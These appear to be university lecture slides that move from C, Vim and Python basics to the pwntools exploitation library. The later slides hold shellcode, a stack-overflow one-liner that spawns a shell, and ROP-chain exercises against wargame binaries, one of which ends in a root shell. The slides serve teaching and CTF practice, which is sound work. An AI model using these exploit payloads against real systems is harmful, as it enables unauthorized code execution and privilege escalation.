

# Python Programming

Computer Systems

Friday, September 20, 2024

# Homework #1

## ■ fibonacci.c

```
fibonacci.c
1  #include <stdio.h>
2  void fibonacci (int num);
3  void main()
4  {
5      int num = 0;
6      printf("Enter number of terms: ");
7      scanf("%d", &num);
8      fibonacci(num);
9  }
10
11 void fibonacci (int num)
12 {
13     int a, b, c, i = 3;
14     a = 0;
15     b = 1;
16
17     if (num == 1)
18     {
19         printf("%d", a);
20     }
21
22     if (num >= 2)
23     {
24         printf("%d\t%d", a, b);
25     }
26
27     while ( i <= num)
28     {
29         c = a + b;
30         printf("\t%d", c);
31         a = b;
32         b = c;
33         i++;
34     }
35 }
```

# Linux

## ■ Vim

```
w          /<search word>
b          :%s/aaa/bbb/gc
^
$
:<number>      :w
gg           :wq
G           :q
<Ctrl> + F    :q!
<Ctrl> + B    :!<shell command>

x
<number>x    :set number
dd          :make

yy
p
```

Command mode

```
i
l
a
A
o
O →
←
<ESC>
```

You can also use arrow key

Insert (Edit) mode

# Linux

## ■ Vim

```
:%s/hello/hello4/g
```

```
/99999
```

```
5s
```

```
31337<ESC>
```

```
:9
```

```
yyp
```

```
:w hello4.c
```

```
:make
```



```
:q
```

# Reversing

## ■ Installation

- <https://github.com/NationalSecurityAgency/ghidra/releases>

## ■ Decompile executable file



# Today

- **Python Basic**
- Python challenge
- Tools
  - pwntools

# Python Basic

## ■ Hello, World

```
>>> print ("Hello, World!")  
Hello, World!  
>>>
```

# Python Basic

## ■ Variable

```
>>> x = 5
>>> y = "John"
>>> print(type(x))
<class 'int'>
>>> print(type(y))
<class 'str'>
>>>
```



# Python Basic

## ■ Data Type

```
x = "Hello World!"           # str
x = 10                        # int
x = 0x24                      # int
x = 0b10000                   # int
x = 20.5                      # float
x = ["alice", "bob", "charlie"] # list
x = ("alice", "bob", "charlie") # tuple
x = {"name" : "John", "age" : 26} # dict
x = {"alice", "bob", "charlie"} # set
x = True                     # bool
x = b"Hello"                 # bytes
x = bytearray(5)             # bytearray
```

# Python Basic

## ■ if else

```
if x%2 == 0 :  
    print( x, "is even")  
else :  
    print( x, "is odd")
```

```
score = 75  
if score >= 90 :  
    print("Your grade is A")  
elif score >= 75:  
    print("Your grade is B")  
elif score >= 60:  
    print("Your grade is C")  
else:  
    print("Your grade is F")
```

# Python Basic

## ■ for loop

```
for i in [10, 1, 5, 9, 21, 53] :  
    print("i = ", i)  
    print("i ** 2 = ", i**2)
```

# Python Basic

## ■ while loop

```
value = 1
while True :
    if value > 0x800 :
        break
    value = value << 1
    print(value)

print("last value= ", value)
```

# Python Basic

## ■ fstring

```
Alice = {'name':'Alice', 'age':45, 'id':'cs201'}
Bob   = {'name':'Bob', 'age':49, 'id':'cs101'}
Carol = {'name':'Carol', 'age':19, 'id':'cs401'}
Dave  = {'name':'Dave', 'age':16, 'id':'cs301'}
Ethan = {'name':'Ethan', 'age':10, 'id':'c302'}

family = {'Alice':Alice, 'Ethan':Ethan, 'Bob':Bob, 'Dave':Dave, 'Carol':Carol}

for name in family :
    print (f"{name}'s age is {family[name]['age']}")
```

# Python Basic

## ■ function

```
def multi(num1, num2):  
    add = num1 + num2  
    mul = num1 * num2  
    total = add + mul  
    return total  
  
result = multi(11,17)  
print(result)
```

# Python Basic

## ■ class

```
class Person:
    def __init__(self, name, age):
        self.name = name
        self.age = age

p1 = Person("John", 36)

print(p1.name)
print(p1.age)
```

# Outline

- Python Basic
  - Tools
  - Code with a Bug
- **Python challenge**
- Tools
  - pwntools



# Python Challenge

- <http://www.pythonchallenge.com/>

```
>>> 2**38  
274877906944
```

# Outline

- Python Basic
  - Tools
  - Code with a Bug
- Python challenge
- **Tools**
  - **pwntools**

# Tools

## ■ Pwntools

- Installation
  - <https://github.com/Gallopsled/pwntools>

```
apt-get update
apt-get install python2.7 python-pip python-dev git libssl-dev libffi-dev build-essential
pip install --upgrade pip
pip install --upgrade pwntools
```

# Tools

## ■ Pwntools

- remote()

```
1  from socket import *
2
3  s = socket(AF_INET, SOCK_STREAM)
4  s.connect(('0.0.0.0', 1818))
```

```
1  from pwn import *
2
3  conn = remote('0.0.0.0', 1818)
```

# Tools

## ■ Pwntools

- remote()

```
1 from socket import *
2
3 s = socket(AF_INET, SOCK_STREAM)
4 s.connect(('0.0.0.0', 1818))
```

```
1 from pwn import *
2
3 conn = remote('0.0.0.0', 1818)
```

- ssh()

```
from pwn import *

shell = ssh("note", "pwnable.kr", port=2222, password="guest")
print shell['whoami']

sh = shell.run('/bin/sh')
sh.sendline("echo hi")
print sh.recvline(timeout=3)

shell.close()
```

- run()

# Tools

## ■ Pwntools

- recvuntil()

```
from pwn import *  
  
conn = remote("pwnable.kr", 9010)  
sleep(0.3)  
  
data = conn.recvuntil("name? :")  
print data  
  
conn.close()
```

# Tools

## ■ Pwntools

- ELF()

```
from pwn import *  
  
elf = ELF("./rop")  
  
read_plt, write_plt = elf.plt['read'], elf.plt['write']  
  
print "read_plt : " + str(hex(read_plt))  
print "write_plt : " + str(hex(write_plt))
```

# Tools

## ■ Pwntools

- ROP()

```
from pwn import *

_bin = "./rop"
elf = ELF(_bin)
rop = ROP(elf)

rop.read(0, elf.bss(0x80))
print rop.dump()
print str(rop)
```

```
[*] Loaded cached gadgets for './rop' @ 0x8048000
0x0000:      0x804832c (read)
0x0004:      0xdeadbeef
0x0008:      0x0
0x000c:      0x80496a8
, \x83\x0f\x00\x00\x00\xa8\x96\x0
```



## Tools

### ■ Pwntools

- `asm()` / `disasm()`

```
from pwn import *

print asm("mov eax, 0xdeadbeef").encode('hex')
print "-----"
print disasm("b8efbeadde".decode('hex'))
```

```
jaehyuk-lim@hacker:~$ vi asm.py
jaehyuk-lim@hacker:~$ python asm.py
b8efbeadde
-----
0:  b8 ef be ad de      mov    eax,0xdeadbeef
```

# Tools

## ■ Pwntools

- asm()

```
from pwn import *

shell = asm(shellcraft.setreuid() + shellcraft.dupsh(4)).encode('hex')
#print shell
print disasm(shell.decode('hex'))

~
```

```
jaehyuk-lim@hacker:~/Desktop$ python aaaa.py
0: 6a 31          push 0x31
2: 58             pop  eax
3: cd 80          int  0x80
5: 89 c3          mov  ebx,eax
7: 89 d9          mov  ecx,ebx
9: 6a 46          push 0x46
b: 58             pop  eax
c: cd 80          int  0x80
e: 6a 04          push 0x4
10: 5b             pop  ebx
11: 6a 03          push 0x3
13: 59             pop  ecx
14: 49             dec  ecx
15: 6a 3f          push 0x3f
17: 58             pop  eax
18: cd 80          int  0x80
1a: 75 f8          jne  0x14
1c: 6a 68          push 0x68
```

# Tools

## ■ Pwntools

- shellcraft

### Submodules 🔗

- `pwnlib.shellcraft.amd64` — Shellcode for AMD64
  - `pwnlib.shellcraft.amd64`
  - `pwnlib.shellcraft.amd64.linux`
- `pwnlib.shellcraft.arm` — Shellcode for ARM
  - `pwnlib.shellcraft.arm`
  - `pwnlib.shellcraft.arm.linux`
- `pwnlib.shellcraft.common` — Shellcode common to all architecture
- `pwnlib.shellcraft.i386` — Shellcode for Intel 80386
  - `pwnlib.shellcraft.i386`
  - `pwnlib.shellcraft.i386.linux`
  - `pwnlib.shellcraft.i386.freebsd`
- `pwnlib.regsort` — Register sorting

# Tools

## ■ Pwntools

- shellcraft

```
from pwn import *

print "[*] setreuid() dupsh(4) shell"
print "-----"
shell = asm(shellcraft.setreuid() + shellcraft.dupsh(4)).encode('hex')
print disasm(shell.decode('hex'))
print "-----\n"
print "[*] sh() shell"
print "-----"
shell2 = asm(shellcraft.i386.linux.sh()).encode('hex')
print disasm(shell2.decode('hex'))
print "-----"
```

```
[*] sh() shell
-----
0:  6a 68          push    0x68
2:  68 2f 2f 2f 73  push    0x732f2f2f
7:  68 2f 62 69 6e  push    0x6e69622f
c:  89 e3          mov     ebx,esp
e:  31 c9          xor     ecx,ecx
10: 6a 0b          push    0xb
12: 58             pop     eax
13: 99             cdq
14: cd 80          int     0x80
-----
```

# Tools

## ■ Pwntools

- shellcraft

```
#include <stdio.h>
#include <stdlib.h>

int main(int argc, char *argv[])
{
    char buf[256];
    fgets(buf, 1024, stdin);

    printf("buf => %s\n", buf);
    return 0;
}
```

```
jaehyuk-lim@hacker:~/Desktop$ (python -c 'print "\x90"*10 + "jhh//sh/bin\x89\xe
31\xc9j\x0bX\x99\xcd\x80" + "\x90"*(256 - 32) + "\x90"*4 + "\x08\xe0\x57\x55"');
cat;) | ./test
buf => jhh//sh/binj
X
WU
id
uid=1000(jaehyuk-lim) gid=1000(jaehyuk-lim) groups=1000(jaehyuk-lim),4(adm),24(c
drom),27(sudo),30(dip),46(plugdev),115(lpadmin),131(sambashare)
```

# Tools

## ■ Pwntools

- Exercise : ropasaurusrex

```
elf = ELF(_bin)
rop = ROP(elf)

read_plt, write_plt = elf.plt['read'], elf.plt['write']
write_got = elf.got['write']
print "[*] read@plt : %s" % str(hex(read_plt))
print "[*] write@plt : %s" % str(hex(write_plt))
print "[*] write@got : %s" % str(hex(write_got))

rop.read(0, elf.bss(0x80), len(cmd))
rop.write(1, write_got, 4)
rop.read(0, write_got, 4)
rop.write(elf.bss(0x80))
```

```
[+] Opening connection to localhost on port 9797: Done
[*] Loaded cached gadgets for './rop' @ 0x8048000
[*] read@plt : 0x804832c
[*] write@plt : 0x804830c
[*] write@got : 0x8049614
[*] write@libc : 0xf75da790
[*] Switching to interactive mode
$ id
uid=0(root) gid=0(root) groups=0(root)
$ █
```

# Tools

## ■ Pwntools

- Exercise : nuclear

```
r = remote("localhost", 1129)

elf = ELF("/home/jaehyuk-lim/Desktop/nuclear")

send_plt = elf.plt['send']
send_got = elf.got['send']
socket_got = elf.got['socket']
```

```
payload = "A"*528
payload += p32(recv_plt)
payload += p32(ppppr)
payload += p32(4)
payload += p32(freespace)
payload += p32(25)
payload += p32(00)

payload += p32(system_libc)
payload += "AAAA"
payload += p32(freespace)
```

# Tools

## ■ Pwntools

- cyclic

`pwnlib.util.cyclic.cyclic(length = None, alphabet = string.ascii_lowercase, n = 4) → list/str` [\[source\]](#)

A simple wrapper over `de_bruijn()`. This function returns at most *length* elements.

If the given alphabet is a string, a string is returned from this function. Otherwise a list is returned.

- Parameters:**
- **length** – The desired length of the list or None if the entire sequence is desired.
  - **alphabet** – List or string to generate the sequence over.
  - **n** (*int*) – The length of subsequences that should be unique.

### Example

```
>>> cyclic(alphabet = "ABC", n = 3)
'AAABAACABBABCACBACCBBCBCCC'
>>> cyclic(20)
'aaaabaaacaaadaaaeeaaa'
>>> alphabet, n = range(30), 3
>>> len(alphabet)**n, len(cyclic(alphabet = alphabet, n = n))
(27000, 27000)
```



## Tools

### ■ Pwntools

- p32 / u32

```
from pwn import *  
import struct  
  
p32(int('65766144', 16)).decode()  
struct.pack("<i", int('65766144', 16)).decode()  
  
hex(u32(b"Dave"))  
hex(struct.unpack("<i", b"Dave")[0])
```

# Tools

## ■ checksec

- Install
  - <https://github.com/slimm609/checksec.sh>
- Usage

```
user@ubuntuvm:~/QNAP/exploit/02_stack_bof/p_exploit$ ~/checksec.sh --file ../authLogin.cgi
RELRO          STACK CANARY      NX            PIE            RPATH          RUNPATH        FILE
No RELRO       No canary found   NX enabled    No PIE         No RPATH       No RUNPATH     ../authLogin.cgi
```

# Homework #2

## ■ python challenge

1. Refer to the hint and create a python script to decrypt the following ciphertext.

```
g fmnc wms bgblr rpylqjyrc gr zw fylb. rfyrq ufyr amknsrcpq ypc dmp. bmgle  
gr gl zw fylb gq glcddgagclr ylb rfyr'q ufw rfgq rcvr gq qm jmle. sqgle  
qrpgle.kyicrpylq() gq pcamkkclbcb. lmu ynnjw ml rfc spj.
```

2. Hint :

```
K -> M  
O -> Q  
E -> G
```

# Question?